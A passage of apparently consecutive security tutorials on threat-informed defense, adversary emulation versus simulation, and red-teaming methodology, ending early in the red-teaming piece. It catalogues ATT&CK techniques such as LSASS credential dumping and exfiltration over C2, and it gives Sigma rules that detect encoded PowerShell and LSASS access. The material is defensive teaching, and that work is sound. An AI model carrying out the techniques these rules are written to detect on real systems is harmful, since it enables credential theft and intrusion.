
The dimensions form a continuous loop, not a one-time audit:
- Direction/CTI: Ingest sector intelligence via TAXII; extract prioritized TTPs.
- Threat model: Layer relevant ATT&CK Groups in Navigator.
- Defensive measures: Map controls via Mappings Explorer; identify gaps.
- T&E: Emulate the TTP chain with CALDERA / Atomic Red Team.
- Measure: Score coverage delta and M3TID maturity.
- Feedback: Failed detections become new CTI collection requirements.
Each rotation tightens coverage against the adversaries you actually face. The loop never closes — new sightings continuously reshape the threat model.
10. Common Pitfalls and Maturity Anti-Patterns
- The “ATT&CK checkbox” fallacy — colouring a cell green for a control that is mapped but never validated.
- Retroactive labeling — tagging alerts with technique IDs after the fact instead of engineering proactive detections.
- IOC over-reliance — building the program on indicators near the bottom of the Pyramid of Pain.
- Treating the matrix as static — ATT&CK is versioned; threat models decay if not refreshed.
- Stale TTPs — driving investment from sightings years old without re-validation.
11. Common Attacker Techniques
These are the behaviors a TID program is built to detect — the worked examples throughout the cycle:
| Technique | Description |
|---|---|
T1566 Phishing / T1566.001 Spearphishing Attachment | Initial Access; canonical threat-modeling example (used by APT29). |
T1059.001 PowerShell | Execution; most common sub-technique in emulation runs. |
T1053 Scheduled Task/Job | Persistence; linked to FIN7 in ATT&CK. |
T1055 Process Injection | Defense Evasion; illustrates a deep sub-technique hierarchy. |
T1078 Valid Accounts | Credential Access/Persistence; shows why behavior beats IOCs. |
T1021 Remote Services | Lateral Movement; common in sector threat models. |
T1486 Data Encrypted for Impact | Impact; ransomware-focused modeling. |
12. Defensive Strategies & Detection
TID succeeds only if emulation is observable. Validate that the following telemetry fires during every T&E run:
| Source | Detail |
|---|---|
| Sysmon Event ID 1 | Process Create — baseline for technique execution (Image, CommandLine, ParentImage, Hashes). |
| Sysmon Event ID 3 | Network Connect — C2 simulation (DestinationIp, DestinationPort, Image). |
| Sysmon Event ID 11 | File Create — emulation artifact drops (TargetFilename). |
| Security Event 4688 | Native process creation; requires Audit Process Creation + command-line logging GPO. |
| Security Event 4624 / 4625 | Logon success/failure — credential-access techniques. |
| PowerShell Script Block Logging | ETW Microsoft-Windows-PowerShell ({A0C1853B-5C40-4B15-8766-3CF1C58F985A}) — captures T1059.001. |
ETW Microsoft-Windows-Threat-Intelligence | Kernel provider consumed by EDR for T1055.* injection patterns. |
Anchor every detection to an ATT&CK ID so coverage is measurable. A skeleton Sigma rule for encoded PowerShell:
title: Suspicious PowerShell Encoded Command Execution
status: experimental
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith: '\powershell.exe'
    CommandLine|contains:
      - '-enc'
      - '-EncodedCommand'
  condition: selection
tags:
  - attack.execution
  - attack.t1059.001
  - attack.ta0002
level: medium
Hardening baselines: enable command-line process auditing (ProcessCreationIncludeCmdLine_Enabled); enforce PowerShell Constrained Language Mode with Script Block and Module Logging; deploy Sysmon with a maintained config (e.g., SwiftOnSecurity) validated against each technique’s ATT&CK data sources; enforce a TTP expiry policy (re-validate sightings older than 24 months); and configure automated TAXII ingest from ISAC/CERT networks.
13. Tools for Threat-Informed Defense
| Tool | Description | Link |
|---|---|---|
| ATT&CK Navigator | Layer-based technique coverage visualization | attack.mitre.org |
| ATT&CK Workbench | Manage and extend a local ATT&CK copy | ctid.mitre.org |
| MISP | Open-source threat-intelligence platform (STIX/TAXII) | misp-project.org |
| OpenCTI | STIX 2.1 ingestion via connectors and TAXII | filigran.io |
| MITRE CALDERA | Automated adversary emulation | caldera.mitre.org |
| Atomic Red Team | ATT&CK-mapped atomic test library | atomicredteam.io |
| Mappings Explorer | Security controls mapped to ATT&CK | ctid.mitre.org |
| Sigma | SIEM-agnostic detection rule standard | sigmahq.io |
14. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Phishing / Spearphishing Attachment | T1566 / T1566.001 | Mail-gateway detonation; Sysmon EID 1/11 on child processes. |
| PowerShell | T1059.001 | Script Block Logging; Sigma on -enc. |
| Scheduled Task/Job | T1053 | Security Event 4698; Sysmon EID 1 (schtasks.exe). |
| Process Injection | T1055 | ETW Threat-Intelligence; EDR memory analytics. |
| Valid Accounts | T1078 | Security Event 4624 anomaly baselining. |
| Remote Services | T1021 | Sysmon EID 3; logon-type correlation. |
| Data Encrypted for Impact | T1486 | Sysmon EID 11 mass-write; canary files. |
Summary
- Threat-Informed Defense replaces brittle IOC reaction with stable, behavior-centric defense built on adversary TTPs.
- The Pyramid of Pain motivates the shift; MITRE ATT&CK supplies the shared TTP vocabulary across Tactics, Techniques, Groups, and Mitigations.
- TID’s three dimensions — CTI, Defensive Measures, Testing & Evaluation — connect through the six-phase CTI lifecycle and exchange intelligence via STIX 2.1 over TAXII 2.1.
- M3TID measures maturity (CTI 30%, DM 50%, T&E 20%); INFORM is its strategic successor.
- Close the loop with CALDERA, Atomic Red Team, and the CTID Adversary Emulation Library, validating every technique against Sysmon and ATT&CK-tagged Sigma rules.
Related Tutorials
- Cyber Threat Intelligence (CTI) Fundamentals: Sources, Types, and the Intelligence Lifecycle
- APT Profiling: How to Build a Comprehensive Adversary Profile from Open-Source Intelligence
- Access Tokens and Privileges: The Kernel’s Security Context
- SIDs and Security Descriptors: Identity in Windows Security
- Mapping CTI Reports to ATT&CK TTPs: A Step-by-Step Methodology
References
- Adversary Emulation Plans | MITRE ATT&CK®
- Get Started: Adversary Emulation and Red Teaming | MITRE ATT&CK®
- Get Started: Threat Intelligence | MITRE ATT&CK®
- Our Mission: Threat-Informed Defense | MITRE Center for Threat-Informed Defense (CTID)
- Adversary Emulation Library | MITRE Center for Threat-Informed Defense (CTID)
- Enabling Threat-Informed Cybersecurity: Evolving CISA’s Approach to Cyber Threat Information Sharing | CISA
Adversary Emulation vs. Adversary Simulation: Definitions, Differences, and Why It Matters
Objective: Understand adversary emulation and adversary simulation as distinct offensive-security disciplines, how each maps onto MITRE ATT&CK and real tooling, and how to choose the right methodology so your detection and response controls are tested against the threat you actually care about.
1. Setting the Stage: Why Terminology Precision Matters
The words emulation, simulation, and red teaming are routinely used interchangeably in vendor decks and statements of work. That imprecision has an operational cost. If you commission a generic penetration test and believe you have validated your detection capability against a named threat actor, you have made a category error — you bought a vulnerability-finding exercise and assumed it tested your SOC’s behavioral analytics.
Precise language drives correct scope. Adversary emulation answers “would we detect and respond to what APT29 actually does?” Adversary simulation answers “can an attacker reach our crown jewels through any plausible path?” Both are valuable; they are not substitutes.
2. Foundational Vocabulary: TTPs and the ATT&CK Matrix
Both disciplines speak ATT&CK. The framework decomposes adversary behavior into a hierarchy that red and blue teams share as a common language.
| Term | ATT&CK Meaning | Example |
|---|---|---|
| Tactic | The why — the adversary’s tactical goal | Privilege Escalation, Lateral Movement, Exfiltration |
| Technique | The how — the method achieving the tactic | T1059.001 – PowerShell |

| Sub-technique | A more specific implementation of a technique | T1003.001 – LSASS Memory |
| Procedure | The exact hands-on-keyboard implementation, step by step | The specific commands and parameters used to dump LSASS |
ATT&CK technique IDs (T1566.001, T1078, T1021.002) function as stable identifiers that bind a CTI report, an emulation step, and a detection rule together. When a red-team finding cites T1003.001 and a Sigma rule keys on the same ID, the loop from offense to defense closes cleanly.
3. Adversary Emulation Defined

Adversary emulation is a structured offensive exercise in which the operator replicates the specific TTPs of a named threat actor — derived from cyber threat intelligence (CTI) — to test whether the organization’s controls detect, prevent, or respond to that actor’s real-world playbook.
The defining constraint is intelligence. Introduced by MITRE, the discipline shifts testing away from tools, exploits, and indicators of compromise toward adversary behaviors as described in ATT&CK. The goal is not to replay a malware sample or rebuild exact C2 infrastructure, but to emulate how a real actor selects, chains, and adapts techniques over time to reach its objective.
Because CTI rarely captures complete hands-on-keyboard detail, emulation is behavioral, not scripted. The operator exercises judgment while remaining bound by intelligence-defined objectives, tradecraft patterns, and risk tolerance. Ideally the blue team is blind — the exercise should look like a genuine intrusion, using TTPs known to work in the target environment.
4. Anatomy of an Adversary Emulation Plan
An Adversary Emulation Plan (AEP) is the deliverable that operationalizes a named actor. MITRE’s ATT&CK Evaluations (the APT29 structure) define three components:
| Component | Purpose |
|---|---|
| Intelligence Summary | Overview of the adversary with references to cited CTI |
| Operational Flow | Chains techniques into the logical major steps that recur across the actor’s operations |
| Emulation Plan | The TTP-by-TTP, command-by-command walkthrough implementing the tradecraft |
MITRE publishes AEPs for actors including APT3 (G0022), APT29 (G0016), FIN6, and menuPass through the Center for Threat-Informed Defense. A minimal AEP skeleton is intentionally a behavioral framework, not an exploit script:
# emulation-plan/generic-apt.yaml  (conceptual)
intelligence_summary:
  actor: "GENERIC-APT (illustrative)"
  references: ["G0016", "internal-cti-2024-114"]
  objective: "Access and exfiltrate finance data"

operational_flow:
  - phase: initial-access
    technique: T1566.001        # Spearphishing Attachment
  - phase: execution
    technique: T1059.001        # PowerShell
  - phase: persistence
    technique: T1547.001        # Registry Run Key
  - phase: credential-access
    technique: T1003.001        # LSASS Memory
  - phase: lateral-movement
    technique: T1021.002        # SMB / Admin Shares
  - phase: exfiltration
    technique: T1041            # Exfiltration Over C2 Channel
Each emulation step references an ATT&CK ID and a short behavioral description — never a weaponized payload.
5. Adversary Simulation Defined
Adversary simulation is a comprehensive assessment of an organization’s preparedness and responsiveness to cyber threats and incidents. It tests detection, response, and recovery procedures while replicating real-world scenarios — but it is goal-oriented and flexible rather than bound to one actor.
The simulating team acts as a hypothetical or generic threat actor and draws TTPs from the ATT&CK matrix broadly, choosing whatever path achieves the objective. Simulation is the right call when the environment is heterogeneous, the threat profile is unknown, or leadership wants a general posture assessment rather than validation against a specific named playbook.
The key axis of difference: simulation is a flexible, goal-oriented test of your security program’s ability to stop an attack path, while emulation is a rigid, intelligence-driven test of your ability to detect and respond to the behaviors of a named threat actor.
6. Side-by-Side Comparison
| Dimension | Adversary Emulation | Adversary Simulation |
|---|---|---|
| Threat actor fidelity | Named actor (APT29, FIN7, Scattered Spider) | Hypothetical / generic threat category |
| Scope | Scoped to a specific adversary or campaign | Broad; operator acts as a hypothetical actor |
| TTP source | CTI reports, AEPs, ATT&CK group pages | ATT&CK matrix broadly; goal-based |
| Blue team awareness | Ideally blind | May be announced (purple) or unannounced |
| Primary output | Evidence of which ATT&CK techniques are detected, blocked, or missed | Gap analysis across a broad attack surface |
A convergence zone exists where vendor marketing uses both terms interchangeably — particularly Breach & Attack Simulation platforms that actually perform emulation of named-actor TTPs. Read past the label: ask whether the test is bound to specific CTI (emulation) or open-ended toward a goal (simulation).
7. Red Teaming, Purple Teaming, and BAS on the Spectrum
These methodologies are not competitors; they occupy different points on a spectrum.
| Methodology | Driver | Cadence | Blue Team Role |
|---|---|---|---|
| Adversary Emulation | CTI / named actor | Periodic | Blind, reactive |
| Adversary Simulation | Goal / objective | Periodic | Blind or announced |
| Red Teaming | Open-ended objective | Periodic | Blind |
| Purple Teaming | Detection validation | Iterative, collaborative | Active, co-located |
| BAS | Automated TTP coverage | Continuous | Consumes results |
Red teaming is the parent concept: using TTPs to emulate a real-world threat and measure the effectiveness of people, processes, and technology. Purple teaming runs red and blue collaboratively to tune detections in real time. Breach & Attack Simulation (BAS) — Picus, Cymulate, AttackIQ — automates and continuously runs TTPs against deployed controls, distinguished from manual emulation by automation and cadence.

8. The Regulatory Dimension: TIBER-EU, CBEST, and DORA
Intelligence-led emulation is now mandated for critical financial infrastructure.
| Framework | Authority | Mandate |
|---|---|---|
| TIBER-EU | European Central Bank | Controlled, bespoke, intelligence-led emulation against live production systems |
| CBEST | UK financial sector | National equivalent of TIBER-EU |
| DORA | EU regulation | Threat-Led Penetration Testing (TLPT) consistent with TIBER-EU methodology |
These frameworks operationalize adversary emulation at enterprise scale: a threat-intelligence provider produces a targeting package, an independent red-team provider executes against live systems, and the engagement is governed to manage operational risk. “TLPT” is the regulatory term for exactly the intelligence-led emulation described in Section 3.
9. Tooling Landscape
| Tool | Role | Link |
|---|---|---|
| MITRE CALDERA | Automated and manual ATT&CK-mapped campaign emulation; async C2, REST API, web UI | caldera.mitre.org |
| Atomic Red Team | Red Canary’s single-technique “atomic” test scripts | atomicredteam.io |
| Picus / Cymulate / AttackIQ | Commercial BAS; continuous automated emulation | vendor |
Atomic Red Team atomics map one test to one technique, ideal for detection validation:
# atomics/T1059.001/T1059.001.yaml  (conceptual)
attack_technique: T1059.001
display_name: "Command and Scripting Interpreter: PowerShell"
atomic_tests:
  - name: "Run a benign discovery command"
    supported_platforms: [windows]
    input_arguments:
      cmd:
        description: "Command to execute"
        type: string
        default: "Get-Process"
    executor:
      name: powershell
      command: "#{cmd}"
CALDERA abilities bind a runnable action to an ATT&CK tactic and technique ID, letting the planner chain them into autonomous campaigns:
# caldera ability (conceptual)
id: 9b1f0c2e-...-illustrative
name: "Local account discovery"
tactic: discovery
technique:
  attack_id: T1087.001
  name: "Account Discovery: Local Account"
platforms:
  windows:
    psh:
      command: |
        Get-LocalUser | Select-Object Name,Enabled
Combine them pragmatically: atomics validate single-technique detections; CALDERA chains techniques into operational flows; BAS provides continuous regression testing of the controls you have already tuned.
10. Building an Emulation Plan from Threat Intelligence
The AEP authoring process turns a CTI report into an ordered operational flow. Conceptually, you extract referenced techniques, resolve them against ATT&CK STIX data, group by tactic, and order the result into the kill-chain progression.
# Conceptual CTI-to-AEP mapping (pseudocode, not tooling)
TACTIC_ORDER = ["initial-access", "execution", "persistence",
                "privilege-escalation", "defense-evasion",
                "credential-access", "lateral-movement",
                "collection", "exfiltration"]

def build_operational_flow(cti_technique_ids, attack_stix):
    steps = []
    for tid in cti_technique_ids:
        obj = attack_stix.lookup(tid)          # resolve T-ID -> ATT&CK object
        steps.append({"id": tid,
                      "tactic": obj.tactic,
                      "name": obj.name})
    # order by kill-chain phase to produce a logical flow
    return sorted(steps, key=lambda s: TACTIC_ORDER.index(s["tactic"]))
The resulting Operational Flow is the behavioral spine of the campaign:
T1566.001 ─► T1059.001 ─► T1547.001 ─► T1078 ─► T1003.001 ─► T1021.002 ─► T1041
Spearphish   PowerShell   Run Key      Valid    LSASS        SMB Admin    Exfil
Attachment   Execution    Persistence  Accounts Credentials  Lateral Mvmt over C2
Operators retain flexibility within each node — emulation constrains the what and why, not every keystroke.

11. Choosing the Right Methodology
Pick based on maturity, threat model, and blue-team readiness:
- Use emulation when you have a clear threat model (a known actor targets your sector) and want to validate detection of that actor’s specific behaviors.
- Use simulation when the threat profile is unknown, the environment is heterogeneous, or you need broad posture coverage.
- Use purple teaming when detections are immature and you want fast, collaborative tuning.
- Use BAS for continuous regression once detections exist.
Hard prerequisite: Simulation is inappropriate when logging infrastructure is insufficient to benefit from gap analysis. A small business that commissions a full simulation without Sysmon, PowerShell logging, and audit policy has wasted resources — there is nothing to see the attack with.
12. Common Attacker Techniques Exercised During Emulation
A representative AEP chains the following primitives; each is a discrete detection opportunity.
| Technique | Description |
|---|---|
| Spearphishing Attachment | Initial access via weaponized document (T1566.001) |
| PowerShell Execution | Tradecraft execution and discovery (T1059.001) |
| Registry Run Key | Autostart persistence (T1547.001) |
| Valid Accounts | Reuse of captured credentials (T1078) |
| LSASS Memory Dumping | Credential access (T1003.001) |
| SMB / Admin Shares | Lateral movement (T1021.002) |
| Process Injection | Defense evasion, featured in CALDERA/ART (T1055) |
| Exfiltration Over C2 | Terminal objective (T1041) |
The program design principle: build analytics for ATT&CK behaviors, not detections for a single IOC or tool. Behavior-based analytics outlive the infrastructure of any one campaign.
13. Defensive Strategies & Detection
Instrument before you emulate. The events below should fire during a properly logged exercise.
| Sysmon Event ID | Event | Relevance |
|---|---|---|
1 | Process Create | CommandLine, ParentImage; primary atomic-test signal |
3 | Network Connect | C2 / lateral movement; DestinationIp, DestinationPort |
7 | Image Load | DLL side-loading (T1574-series) |
8 | CreateRemoteThread | Process injection (T1055-series) |
10 | ProcessAccess | LSASS access (T1003.001); TargetImage, GrantedAccess |
11 | FileCreate | Staging / dropper artifacts |
12/13/14 | Registry Add/Set/Delete | Run-key persistence (T1547.001) |
17/18 | PipeCreate / PipeConnect | Named-pipe C2 and lateral movement |
22 | DNSEvent | C2 domain resolution |
Augment with ETW: Microsoft-Windows-Threat-Intelligence (injection, RX allocations — requires PPL/kernel consumer), Microsoft-Windows-PowerShell/Operational (4103, 4104 script-block logging for T1059.001), and WMI-Activity/Operational (5857–5861). Enable Audit Process Creation with ProcessCreationIncludeCmdLine_Enabled = 1 for full-command-line 4688, plus Audit Object Access → Kernel Object for 4656/4663 on LSASS handles.
Close the loop from finding to detection with a Sigma rule keyed on the same ATT&CK ID the emulation exercised:
title: LSASS Memory Access Consistent with Credential Dumping
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 10
    TargetImage|endswith: '\lsass.exe'
    GrantedAccess: '0x1010'
  condition: selection
level: high
tags:
  - attack.credential_access
  - attack.t1003.001
MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Spearphishing Attachment | T1566.001 | Sysmon 1/11; mail-gateway telemetry |
| PowerShell | T1059.001 | ScriptBlock 4104; Sysmon 1 |
| Registry Run Keys | T1547.001 | Sysmon 13; Audit Registry |
| Valid Accounts | T1078 | 4624/4672; anomalous logon analytics |
| LSASS Memory | T1003.001 | Sysmon 10 (GrantedAccess); 4656/4663 |
| SMB / Admin Shares | T1021.002 | Sysmon 3; 4624 type 3 |
| Exfiltration Over C2 | T1041 | Sysmon 3 (Initiated: true), 22 |
14. Tools for Adversary Emulation Analysis
| Tool | Description | Link |
|---|---|---|
| MITRE CALDERA | ATT&CK-mapped autonomous campaign emulation | caldera.mitre.org |
| Atomic Red Team | Single-technique detection-validation atomics | atomicredteam.io |
| Wazuh | Open-source SIEM for ATT&CK detection validation | wazuh.com |
| Sysmon | Endpoint telemetry source for emulation monitoring | sysinternals.com |
| Sigma | Vendor-agnostic detection rule format | sigmahq.io |
| Volatility | Memory forensics for credential-access validation | volatilityfoundation.org |
Summary
- Emulation is intelligence-driven and named-actor-specific; simulation is goal-driven and actor-agnostic — they are not synonyms.
- An Adversary Emulation Plan binds CTI to behavior through three parts: Intelligence Summary, Operational Flow, and Emulation Plan — a behavioral framework, not a script.
- Red teaming, purple teaming, and BAS occupy distinct points on the spectrum; regulators (TIBER-EU, CBEST, DORA) now mandate intelligence-led emulation as TLPT.
- CALDERA chains ATT&CK-mapped abilities; Atomic Red Team validates single techniques — both speak technique IDs so findings convert directly into detections.
- Instrument before you emulate: deploy Sysmon, ScriptBlock logging, and audit policy first, then close the loop from finding → Sigma rule → SIEM, building analytics for behaviors rather than a single IOC.
Related Tutorials
- APT Profiling: How to Build a Comprehensive Adversary Profile from Open-Source Intelligence
- Writing x64 Shellcode: Differences, Shadow Space, and Register Conventions
- Mapping CTI Reports to ATT&CK TTPs: A Step-by-Step Methodology
- Cyber Threat Intelligence (CTI) Fundamentals: Sources, Types, and the Intelligence Lifecycle
- Navigating ATT&CK Navigator: Building, Annotating, and Exporting Technique Layers
References
- Adversary Emulation Plans | MITRE ATT&CK®
- Get Started: Adversary Emulation and Red Teaming | MITRE ATT&CK®
- Adversary Emulation Library | MITRE Center for Threat-Informed Defense
- MITRE Adversary Emulation Library (GitHub) | center-for-threat-informed-defense
- Welcome to MITRE Caldera’s Documentation (Official Docs)
- Introducing the All-New Adversary Emulation Plan Library | MITRE Engenuity (Medium)
Red Teaming Fundamentals: Mindset, Methodology, and Engagement Types
Objective: Understand what a red team engagement actually is, how it differs from vulnerability assessment and penetration testing, the adversarial mindset and methodologies that structure it, the typology of engagement formats, and how every offensive action maps back to MITRE ATT&CK to produce measurable defender value.
1. What Red Teaming Actually Is
Red teaming is objective-driven adversary simulation that tests an organization’s detection and response capability — not an exhaustive enumeration of every vulnerability. A penetration test prioritizes coverage of the attack surface; a red team engagement prioritizes realism and a targeted goal: reaching high-value assets such as executive workstations, code repositories, or financial systems while remaining undetected.
| Term | Precise Meaning |
|---|---|
| Vulnerability Assessment | Automated/semi-automated enumeration of known weaknesses; no exploitation |
| Penetration Test | Scoped, time-boxed exploitation to confirm impact; goal is coverage |
| Red Team Engagement | Objective-driven, adversary-realistic campaign testing detection & response |
| Adversary Emulation | Red team constrained to a specific threat actor’s documented TTPs, mapped to ATT&CK |
| Purple Team Exercise | Collaborative, transparent session where red and blue tune specific techniques together |
The defining trait: red team engagements deliberately do not seek full coverage. They genuinely test whether the organization can block or detect an attack chain, which is why they are the longest-running of all assessment types — stealth and patience are part of the deliverable.
2. The Adversarial Mindset
A red operator thinks objective-first, not checklist-first. Compliance testing asks “is this control present?” Adversarial thinking asks “what is the cheapest path to the crown jewels that the SOC will not see?”
Three mental anchors define the mindset:
- Objective-first — every action serves a defined goal (data, access, impact). Noise that does not advance the objective is risk.
- Stealth-conscious — assume the environment is instrumented. Prefer living-off-the-land over noisy tooling; pace operations to blend with baseline activity.
- Iterative — reconnaissance, hypothesis, action, observation, adapt. A blocked path is intelligence, not a dead end.
The premise underpinning modern engagements is assume breach: perimeter compromise is treated as inevitable, so the real measurement is how fast the defender detects and contains post-compromise activity.
3. Industry Methodologies
Red teaming inherits structure from established testing methodologies, then layers ATT&CK on top for adversary realism.
| Methodology | Focus |
|---|---|
| PTES | Seven-phase end-to-end execution model |
| OSSTMM | Operational security measurement and metrics |
| NIST SP 800-115 | Technical guide to information security testing |
PTES (Penetration Testing Execution Standard) provides the canonical seven phases:
- Pre-engagement Interactions — scope, objectives, rules of engagement, timelines, legal/compliance
- Intelligence Gathering — reconnaissance, OSINT, passive and active scanning
- Threat Modeling
- Vulnerability Analysis
- Exploitation
- Post-Exploitation
- Reporting
These methodologies describe how to test; ATT&CK describes how adversaries behave. A red team uses PTES/NIST for process discipline and ATT&CK as the operating language to choose and document technique-level actions.
4. Engagement Types Deep Dive
Engagement format is chosen by organizational maturity and the question being answered.
